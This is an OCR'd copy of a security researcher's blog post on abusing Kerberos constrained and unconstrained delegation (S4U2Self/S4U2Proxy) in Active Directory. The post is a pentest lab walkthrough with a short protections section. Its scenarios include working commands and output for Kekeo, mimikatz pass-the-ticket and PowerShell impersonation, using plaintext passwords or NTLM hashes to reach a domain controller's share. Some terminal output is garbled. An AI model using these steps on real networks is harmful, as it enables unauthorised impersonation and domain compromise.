S4U2Pwnage | by Will Schroeder

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Will Schroeder 29 сентября 2018 г.

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[Edit 9/29/18] For a better weaponization of constrained delegation abuse, check out the "s4u" section of the post.

Several weeks ago my workmate <u>Lee Christensen</u> (who helped develop this post and material) and I spent some time diving into Active Directory's S4U2Self and S4U2Proxy protocol extensions. Then, just recently, <u>Benjamin Delpy</u> and <u>Ben Campbell</u> had an interesting <u>public conversation about the same topic</u> on Twitter. This culminated with Benjamin releasing a <u>modification to Kekeo</u> that allows for easy abuse of S4U misconfigurations. As I was writing this, Ben also published an <u>excellent post</u> on this very topic, which everyone should read before continuing. No, seriously, go read Ben's post first.

Lee and I wanted to write out our understanding of the technology and how you can go about abusing any misconfigurations while on engagements. Some of this will overlap with Ben's post, but we have incorporated a few different aspects that we think add at least a bit of value. Ben also covers the Linux exploitation aspect, which we won't touch on in this post.


At the heart of this matter is the delegation of privileges — allowing one user to pretend to be another in Active Directory. This delegation (currently) comes in two flavors: unconstrained and constrained delegation. If you don't care about the technical details, skip to the **Abusing S4U** section.

Unconstrained Delegation

Say you have a server (or service account) that needs to impersonate another user for some reason. One common scenario is when a user authenticates to a web server, using Kerberos or other protocols, and the server wants to nicely integrate with a SQL backend. Active Directory grants two general ways to go about this: constrained and unconstrained delegation.

Unconstrained delegation used to be the only option available in Windows 2000, and the functionality has been kept (presumably for backwards compatibility reasons). We'll only briefly cover this delegation type as <u>Sean Metcalf</u> has a <u>great post that covers it in depth</u>. In that article Sean states, "".

Here's a graphical overview of the protocol from Microsoft:



TI;dr: The TGT will be stuffed into memory where an attacker can extract and reuse it if:

- 1. You are able to compromise a server that has unconstrained delegation set.
- 2. You are able to trick a domain user that doesn't have 'Account is sensitive and cannot be delegated' enabled (see below) to connect to any service on the machine. This includes clicking on \SERVER\Share.


This allows an attacker to impersonate that user *to any service/machine on the domain!* Obviously bad <u>mmmkay</u>. To contrast, if unconstrained delegation *isn't* enabled, just a normal service ticket without a TGT stuffed inside it would be submitted, so the attacker would get no additional lateral spread advantage.

How can you tell which machines have unconstrained delegation set? This is actually pretty easy: search for any machine that has a <u>userAccountControl</u> attribute containing <u>ADS_UF_TRUSTED_FOR_DELEGATION</u>. You can do this with an LDAP filter of '(userAccountControl:1.2.840.113556.1.4.803:=524288)', which is what PowerView's function does when passed the -Unconstrained flag:

Constrained Delegation

Obviously unconstrained delegation can be quite dangerous in the hands of a careless admin. Microsoft realized this early on and released 'constrained' delegation with Windows 2003. This included a set of Kerberos protocol extensions called S4U2Self and S4U2Proxy. These extensions also enable something called protocol transition, which we'll go over in a bit.

In essence, constrained delegation is a way to limit exactly what services a particular machine/account can access while impersonating other users. Here's how a service account configured with constrained delegation looks in the Active Directory GUI:



The 'service' specified is a service principal name that the account is allowed to access while impersonating other users. This is **HOST/PRIMARY.testlab.local** in our above example. Before we get into the specifics of how this works, here's how that target object looks in PowerView:

 Name
 Value

 --- ---

 NORMAL_ACCOUNT
 512

 DONT_EXPIRE_PASSWORD
 65536

 TRUSTED_TO_AUTH_FOR_DELEGATION
 16777216

The field of interest is **msds-allowedtodelegateto**, but there's also a modification to the account's userAccountControl property. Essentially, if a computer/user object has a userAccountControl value containing TRUSTED_TO_AUTH_FOR_DELEGATION then anyone who compromises that account can impersonate **any** user to the SPNs set in **msds-allowedtodelegateto**. Ben <a href="mailto:mentions_menti

But first, a bit more on how Active Directory implements this whole process. Feel free to skip ahead to the **Abusing S4U** section if you're not interested.

S4U2Self, S4U2Proxy, and Protocol Transition

So you have a web service account that needs to impersonate users to only a *specific* backend service, but you don't want to allow unconstrained delegation to run wild. Microsoft's solution to how to architect this is through the service-for-user (S4U) set of Kerberos extensions. There's extensive documentation on this topic; Lee and I were partial to the Microsoft's "Kerberos Protocol Extensions: Service for User and Constrained Delegation Protocol" ([MS-SFU]). What follows is our current understanding. If we've messed something up, please let us know!


The first extension that implements constrained delegation is the <u>S4U2self</u> extension, which allows a service to request a special forwardable service ticket *to itself* on behalf of a particular user. This is meant for use in cases where a user authenticates to a service in a way not using Kerberos, i.e. in our web service case. During the first KRB_TGS_REQ to the KDC, the <u>forwardable</u> flag it set, which requests that the TGS returned be marked as forwardable and thus able to be used with the S4U2proxy extension. In unconstrained delegation, a TGT is used to identify the user, but in this case the S4U extension uses the <u>PA-FOR-USER</u> structure as a new type in the "padata"/pre-authentication data field.

Note that the S4U2self process can be executed for *any* user, and that target user's password is not required. Also, the S4U2self process is only allowed if the requesting user has the TRUSTED_TO_AUTH_FOR_DELEGATION field set in their userAccountControl.

Now, Lee and I first thought that this may be a way to <u>Kerberoast</u> any user we wanted, but unfortunately for us attackers this isn't the case. The PAC is signed for the source (not the target) user, in this case the requesting service account, so universal Kerberoasting is out of the picture. But we now have a special service ticket that's forwardable to the target service configured for constrained delegation in this case.

The second extension is <u>S4U2proxy</u>, which allows the caller, the service account in our case, to use this forwardable ticket to request a service ticket to any SPN specified in msds-allowedtodelegateto, impersonating the user specified in the S4U2self step. The KDC checks if the requested service is listed in the msds-allowedtodelegateto field of the requesting user, and issues the ticket if this check passes. In this way the delegation is 'constrained' to specific target services.

Here's Microsoft's diagram of S4U2self and S4U2proxy:



This set of extensions allows for what Microsoft calls protocol transition, which starts with the first Kerberos exchange during the S4u2Self component. This means that a service can authenticate a user over a non-Kerberos protocol and 'transition' the authentication to Kerberos, allowing for easy interoperability with existing environments.

Abusing S4U

If you're asking yourself "so what" or skipped ahead to this section, we can think of a few ways that the S4U extensions can come into play on a pentest.

The first is to enumerate all computers and users with a non-null **msds-allowedtodelegateto** field set. This can be done easily with PowerView's - **TrustedToAuth** flag for **Get-DomainUser/Get-DomainComputer**:

```
PS C:\Users\administrator\Desktop> Get-DomainComputer -TrustedToAuth -Properties distinguishedname,msds-allowedtodelegateto,useraccountcontrol -Verbose | fl
  VERBOSE: [Get-DomainSearcher] search string:
.DAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainComputer] Searching for computers that are trusted to
authenticate for other principals
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string:
&(samAccountType=805306369)(msds-allowedtodelegateto=*))
distinguishedname
                                                      : CN=WINDOWS1,CN=Computers,DC=testlab,DC=local
                                                         16781312
{HOST/PRIMARY.testlab.local/testlab.local,
HOST/PRIMARY.testlab.local, HOST/PRIMARY,
HOST/PRIMARY.testlab.local/TESTLAB...}
useraccountcontrol
msds-allowedtodelegateto :
distinguishedname
                                                      : CN=WINDOWS10.OU=SecretOU.DC=testlab.DC=local
                                                          16781312
useraccountcontrol
msds-allowedtodelegateto : {cifs/WINDOWS1.testlab.local, cifs/WINDOWS1}
PS C:\Users\administrator\Desktop> Get-DomainUser -TrustedToAuth -Properties dis
PS C:\Users\administrator\Desktop> Get-DomainUser -TrustedIoHuth -Properties di
tinguishedname,msds-allowedtodelegateto,useraccountcontrol -Verbose | fl
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainUser] Searching for users that are trusted to authenticate
for other principals
VERBOSE: [Get-DomainUser] filter string:
(&(samAccountType=805306368)(msds-allowedtodelegateto=*))
                                                         CN=SQLService, CN=Users, DC=testlab, DC=local 16843264
distinguishedname
useraccountcontrol
                                                          {HOST/PRIMARY.testlab.local/testlab.local,
HOST/PRIMARY.testlab.local, HOST/PRIMARY,
HOST/PRIMARY.testlab.local/TESTLAB...}
msds-allowedtodelegateto :
```

Now, remember that a machine or user account with a SPN set under **msds-allowedtodelegateto** can pretend to be any user they want to the target service SPN. So if you're able to compromise one of these accounts, you can spoof elevated access to the target SPN. For the HOST SPN this allows complete remote takeover. For a MSSQLSvc SPN this would allow DBA rights. A CIFS SPN would allow complete remote file access. A HTTP SPN it would likely allow for the takeover of the remote webservice, and LDAP allows for DCSync;) HTTP/SQL service accounts, even if they aren't elevated admin on the target, can also possibly be abused with Rotten Potato to elevate rights to SYSTEM (though I haven't tested this personally).

Luckily for us, <u>Benjamin recently released</u> a modification to <u>Kekeo</u> to help facilitate these types of lateral spread attacks if we know the plaintext password of the specific accounts. Lee and I envision four different specific scenarios involving S4U that you may want to abuse. We have tested two of the scenarios in a lab reliably, but haven't been able to get

the other two working (notes below). [edit]: reached out and let Lee and I know that asktgt.exe accepts a /key:NTLM argument as well as a password. This allows us to execute scenarios 3 and 4 below using account hashes instead of plaintexts!

Scenario 1 : User Account Configured For Constrained Delegation + A Known Plaintext

This is the scenario that Benjamin <u>showed in his tweet</u>. If you are able to compromise the plaintext password for a *user* account that has constrained delegation enabled, you can use Kekeo to request a TGT, execute the S4U TGS request, and then ultimately access the target service.

Enumerating users with msds-allowedtodelegateto

```
C:\Users\victim\Desktop\kekeo>asktgt.exe /user:SQLService /domain:testlab.local
/password:Password123! /ticket:sqlservice.kirbi
             AskTGT Kerberos client 1.0 (x86) built on Dec 8 2016 00:31:13 "A La Vie, A L'Amour"
  .#####.
.## ^ ##.
## / \ ##
## \ / ##
'## \ ##'
             /* * *
              Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
              http://blog.gentilkiwi.com
                                                                     (oe.eo)
                       12/18/2016 5:08:40 PM SQLService
 Current time
username
                       testlab.local (TESTLAB)
domain
password
                       2b576acbe6bcfda7294d6bd18041b8fe (rc4_hmac_nt)
kev
[KDC] 'PRIMARY.testlab.local' will be the main server
  * Ticket in file 'sqlservice.kirbi
```

Requesting a TGT for the user account with constrained delegation enabled

```
C:\Users\victim\Desktop\kekeo>s4u.exe /tgt:sqlservice.kirbi /user:Administrator@
testlab.local /service:cifs/PRIMARY.testlab.local
                   S4U Kerberos client 1.0 (x86) built on Dec 8 2016 00:31:13 "A La Vie, A L'Amour"
  .## ^ ##.
 ## / \ ##
                   /* * *
                    Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
   ## v ##'
                    http://blog.gentilkiwi.com
                                                                                                  (oe.eo)
   ' ##### '
   filename: sqlservice.kirbi

| Service: krbtgt / testlab.local @ TESTLAB.LOCAL
| Principal: SQLService @ TESTLAB.LOCAL
| U2Self | Principal: Administrator @ testlab.local
| U2Proxy | Service: cifs / PRIMARY.testlab.local
| Ticket in file 'cifs.PRIMARY.testlab.local.kirbi'
TGT
TGT
TGT
S4U2Se1f
$4U2Proxy!
```

Using s4u.exe to execute S4U2Proxy

```
C:\Users\victim\Desktop\kekeo>mimikatz.exe
                mimikatz 2.1 (x64) built on Nov 26 2016 02:28:33
    #####.
  .## ^ ##.
                "A La Vie, A L'Amour
 ## /
       \ ##
 ## \ / ##
                 Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
  ## v ##
                 http://blog.gentilkiwi.com/mimikatz
                                                                                (oe.eo)
    #####
                                                            with 20 modules * * */
mimikatz # kerberos::ptt cifs.PRIMARY.testlab.local.kirbi
 File: 'cifs.PRIMARY.testlab.local.kirbi': OK
mimikatz # exit
Bye!
C:\Users\victim\Desktop\kekeo>dir \\PRIMARY.testlab.local\C$
Volume in drive \\PRIMARY.testlab.local\C$ has no label.
Volume Serial Number is 9EAE-56A2
 Directory of \\PRIMARY.testlab.local\C$
07/25/2012
08/09/2016
07/26/2012
12/13/2016
12/02/2016
10/24/2016
10/07/2016
                               <DIR>
                11:44 PM
                                                   PerfLogs
               09:54 AM
12:04 AM
                                                   Program Files
                               <DIR>
                               <DIR>
                                                   Program Files (x86)
               04:22 PM
11:35 AM
06:53 AM
                                                   Shares
                               <DIR>
                               <DIR>
                                                   Temp
                               <DIR>
                                                   Users
                03:07 PM
                               <DIR>
                                                   Windows
                   0 File(s)
                                                  0 bytes
                      Dir(s)
                                46,932,021,248 bytes free
```

Injecting the S4U ticket to utilize access

Again, if you would like to execute this attack from a Linux system, read Ben's post.

Scenario 2 : Agent on a Computer Configured For Constrained Delegation

If you are able to compromise a *computer* account that is configured for constrained delegation (instead of a user account) the attack approach is a bit different. As any process running as SYSTEM takes on the <u>privileges of the local machine account</u>, we

can skip the Kekeo asktgt.exe step. You can also use an alternative method to execute the S4U2Proxy process, <u>helpfully provided by Microsoft</u>. Lee and I translated the process from C# into PowerShell as follows:

```
# translated from the C# example at https://msdn.microsoft.com/en-
us/library/ff649317.aspx

# load the necessary assembly
$Null = [Reflection.Assembly]::LoadWithPartialName('System.IdentityModel')

# execute S4U2Self w/ WindowsIdentity to request a forwardable TGS for the specified user
$Ident = New-Object System.Security.Principal.WindowsIdentity
@('Administrator@TESTLAB.LOCAL')

# actually impersonate the next context
$Context = $Ident.Impersonate()

# implicitly invoke S4U2Proxy with the specified action
ls \\PRIMARY.TESTLAB.LOCAL\C$

# undo the impersonation context$Context.Undo()
```

As detailed by Microsoft, when using Windowsldentity, an "identify-level" token is returned by default for most situations. This allows you to see what groups are associated with the user token, but doesn't allow you to reuse the access. In order to use the impersonation context to access additional network resources, an impersonation-level token is needed, which is only returned when the requesting account has the "Act as part of the operating system" user right (SeTcbPrivilege). This right is only granted to SYSTEM by default, but since we need to be SYSTEM already to use the privileges of the machine account on the network, we don't need to worry.

Also, due to some of the powershell.exe peculiarities <u>I mentioned a bit ago</u>, if you are using PowerShell Version 2, you need to launch powershell.exe in single-thread apartment mode (with the "-sta" flag) in order for the token impersonation to work properly:

SYSTEM on a computer with msds-allowedtodelegateto set

```
PS C:\Users\victim\Desktop> $Null = [Reflection.Assembly]::LoadWithPartialName('
System.IdentityModel')
PS C:\Users\victim\Desktop> $Ident = New-Object System.Security.Principal.Window
sIdentity @('Administrator@TESTLAB.LOCAL')
PS C:\Users\victim\Desktop> $Context = $Ident.Impersonate()
PS C:\Users\victim\Desktop> ls \\PRIMARY.TESTLAB.LOCAL\C$
         Directory: \\PRIMARY.TESTLAB.LOCAL\C$
                                                LastWriteTime
Mode
                                                                                             Length Name
                               7/26/2012
8/9/2016
7/26/2012
12/13/2016
12/2/2016
10/24/2016
10/7/2016
                                                             12:44
10:54
1:04
4:22
                                                                                                              PerfLogs
Program Files
                                                                           ΑМ
                                                                                                              Program Files (x86)
                                                                           ΑМ
                                                                           PM
                                                                                                              Shares
                                                             11:35
                                                                           ΑМ
                                                                                                               Temp
                                                                7:53
                                                                           ΑМ
                                                                                                              Users
                                                                4:07
                                                                                                               Windows
```


S4U2Proxy for a computer account

Scenario 3: User Account Configured For Constrained Delegation + A Known NTLM Hash


Our next goal was to execute this transition attack from a Window system only given the the target user's NTLM hash, which we were unfortunately not able to get working properly with the same method as scenario 2. Our gut feeling is that we're missing some silly detail, but we wanted to detail what we tried and what went wrong in case anyone had a tip for getting it working properly. [Edit] Ben's pointed out that /key:NTLM works for asktgt.exe as well, which is covered below.

We attempted to use Mimikatz' PTH command to inject the user's hash into memory (assuming you are a local admin on the pivot system) instead of Kekro's asktgt.exe. One issue here (as in scenario 2) is <u>SeTcbPrivilege</u>, but despite explicitly granting our principal

user that right we still ran into issues. It appears that the S4U2Self step worked correctly:



Despite the necessary privileges/rights, it appeared that the S4U2Proxy process fell back to NTLM instead of Kerberos with some NULL auths instead of the proper process:



[Edit] You can execute this scenario with asktgt.exe/s4u.exe nearly identically to scenario 1. Simply substitute /key:NTLM instead of /password:PLAINTEXT:

```
C:\Users\eviluser\Desktop>dir \\primary.testlab.local\C$
Access is denied.
        ers\eviluser\Desktop>asktgt.exe /user:SQLService /domain:testlab.local /key:2b576acbe6bcf
d6bd18041b8fe
                   AskTGT Kerberos client 1.0 (x86) built on Dec 8 2016 00:31:13
"A La Vie, A L'Amour"
/* * *
Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
http://blog.gentilkiwi.com (oe.eo)
                                  1/5/2017 3:07:08 PM
SQLService
   Current time
                        : $QLService
: testlab.local (TESTLAB)
: <NULL>
: 2b576acbe6bcfda7294d6bd18041b8fe (rc4_hmac_nt)
testlab.local' will be the main server
ile 'tgt.kirbi'
       sers\eviluser\Desktop>s4u.exe /tgt:tgt.kirbi /user:Administrator@testlab.local /service:cif
IMARY.testlab.local
                   S4U Kerberos client 1.0 (x86) built on Dec 8 2016 00:31:13
"A La Vie, A L'Amour"
/* * *
                     Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com
http://blog.gentilkiwi.com (oe.e
         roxy; Service  : cifs / PRIMARY.testlab.local
icket in file 'cifs.PRIMARY.testlab.local.kirbi'
   \Users\eviluser\Desktop>mimikatz.exe
                   mimikatz 2.1 (x64) built on Nov 26 2016 02:28:33 "A La Vie, A L'Amour"
                          Jamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com
p://blog.gentilkiwi.com/mimikatz
 nimikatz # kerberos::ptt cifs.PRIMARY.testlab.local.kirbi
   File: 'cifs.PRIMARY.testlab.local.kirbi': OK
 mimikatz # exit
 :\Users\eviluser\Desktop>dir \\primary.testlab.local\C$
Volume in drive \\primary.testlab.local\C$ has no label.
Volume Serial Number is 9EAE-56A2
 Directory of Nprimary.testlab.localNC$
                                                                           Files
Files (x86)
                                       47,190,093,824
```

Scenario 4 : Computer Account Configured For Constrained Delegation + A Known NTLM Hash

If you compromise a *computer* account hash through some means, and want to execute the attack from another domain machine, we imagined that you would execute an attack flow nearly identical to scenario 3. Unfortunately, we ran into the same problems. Again, if anyone can give us a tip on what we're doing wrong, we would be greatly appreciative:) [Edit] This can be executed with /user:MACHINE\$ and /key:NTLM for asktgt.exe, identical to scenario 3:

```
eviluser\Desktop>dir \\primary.testlab.local\C$
     ers\eviluser\Desktop>asktgt.exe /user:WINDOWS1$ /domain:testlab.local /key:6232dbfcee31aa
              AskTGT Kerberos client 1.0 (x86) built on Dec 8 2016 00:31:13
"A La Vie, A L'Amour"
                                                ( benjamin@gentilkiwi.com
(oe.e
                           5/2017 4:04:45 PM
NDOWS15
                              ľäb.local (TESTLAB)
                                                4adc714ea0eae (rc4_hmac_nt)
e main server
                      esktop>s4u.exe /tgt:tgt.kirbi /user:Administrator@testlab.local /service:ci
                                      1.0 (x86) built on Dec 8 2016 00:31:13
  \Users\eviluser\Desktop>mimikatz.exe
                             (x64) built on Nov 26 2016 02:28:33
nimikatz # kerberos::ptt cifs.PRIMARY.testlab.local.kirbi
 File: 'cifs.PRIMARY.testlab.local.kirbi': OK
nimikatz # exit
   Users\eviluser\Desktop>dir \\primary.testl
lume in drive \\primary.testlab.local\C$ h
lume Serial Number is 9EAE-56A2
                \\primary.testlab.local\C$
                                                          iles
iles (x86)
```

Protections

Microsoft has a great protection already built into Active Directory that can help mitigate delegation abuse. If an account has "" enabled, then "". You can easily check if an account has this set by again examining the userAccountControl attribute, checking for the MOT_DELEGATED value. PowerView allows you to easily search for accounts with this value set or not set (**Get-DomainUser -AllowDelegation/-DisallowDelegation**) and you can use the **ConvertFrom-UACValue** function to examine the values set for a particular account, as shown in previous examples.

Next week I will have a post that overlaps a bit with this topic, and presents additional defensive ideas concerning the rights needed to modify these delegation components for user objects.

Originally published at .